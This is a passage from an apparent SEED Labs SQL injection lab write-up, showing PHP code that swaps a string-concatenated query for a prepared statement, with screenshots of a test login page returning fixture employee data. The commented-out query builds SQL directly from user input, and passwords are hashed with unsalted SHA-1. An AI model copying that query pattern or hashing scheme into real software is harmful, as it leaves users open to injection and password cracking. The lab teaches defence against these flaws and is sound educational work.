14 return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 /*
26 $result = $conn->query("SELECT id, name, eid, salary, ssn
27                        FROM credential
28                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
29 if ($result->num_rows > 0) {
30     // only take the first row
31     $firstrow = $result->fetch_assoc();
32     $id       = $firstrow["id"];
33     $name     = $firstrow["name"];
34     $eid      = $firstrow["eid"];
35     $salary   = $firstrow["salary"];
36     $ssn      = $firstrow["ssn"];
37 }
38 */
39 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
40                        FROM credential
41                        WHERE name= ? and Password= ?");
42 $stmt->bind_param("ss",$input_uname, $hashed_pwd);
43 $stmt->execute();
44 $stmt->bind_result($id, $name, $eid, $salary, $ssn);
45 $stmt->fetch();
46
47 $stmt->close();
48
49 // close the sql connection
50 $conn->close();
51 ?>
```

- We will make changes to the files in this folder. If you point your browser to the following URL, you will see a page similar to the login page of the web application. This page

allows you to **query an employee's information**, but you need to provide the **correct user name and password**.

- **URL: <http://www.seed-server.com/defense/>**

modify the SQL query in unsafe.php using the prepared statement, so the program can defeat SQL injection attacks. Successful

The image shows two screenshots of a web application. The top screenshot displays a form titled 'Get Information' with fields for 'USERNAME' (containing 'Boby') and 'PASSWORD' (containing three dots). A green button labeled 'Get User Info' is at the bottom. The bottom screenshot shows the results of the query, titled 'Information returned from the database', listing details for a user with ID 2.

Not Secure www.seed-server.com/defense/

## Get Information

USERNAME Boby

PASSWORD ...

Get User Info

Not Secure www.seed-server.com/defense/getinfo.php?username=Boby&Password=123

## Information returned from the database

- ID: **2**
- Name: **Boby**
- EID: **20000**
- Salary: **1**
- Social Security Number: **10213352**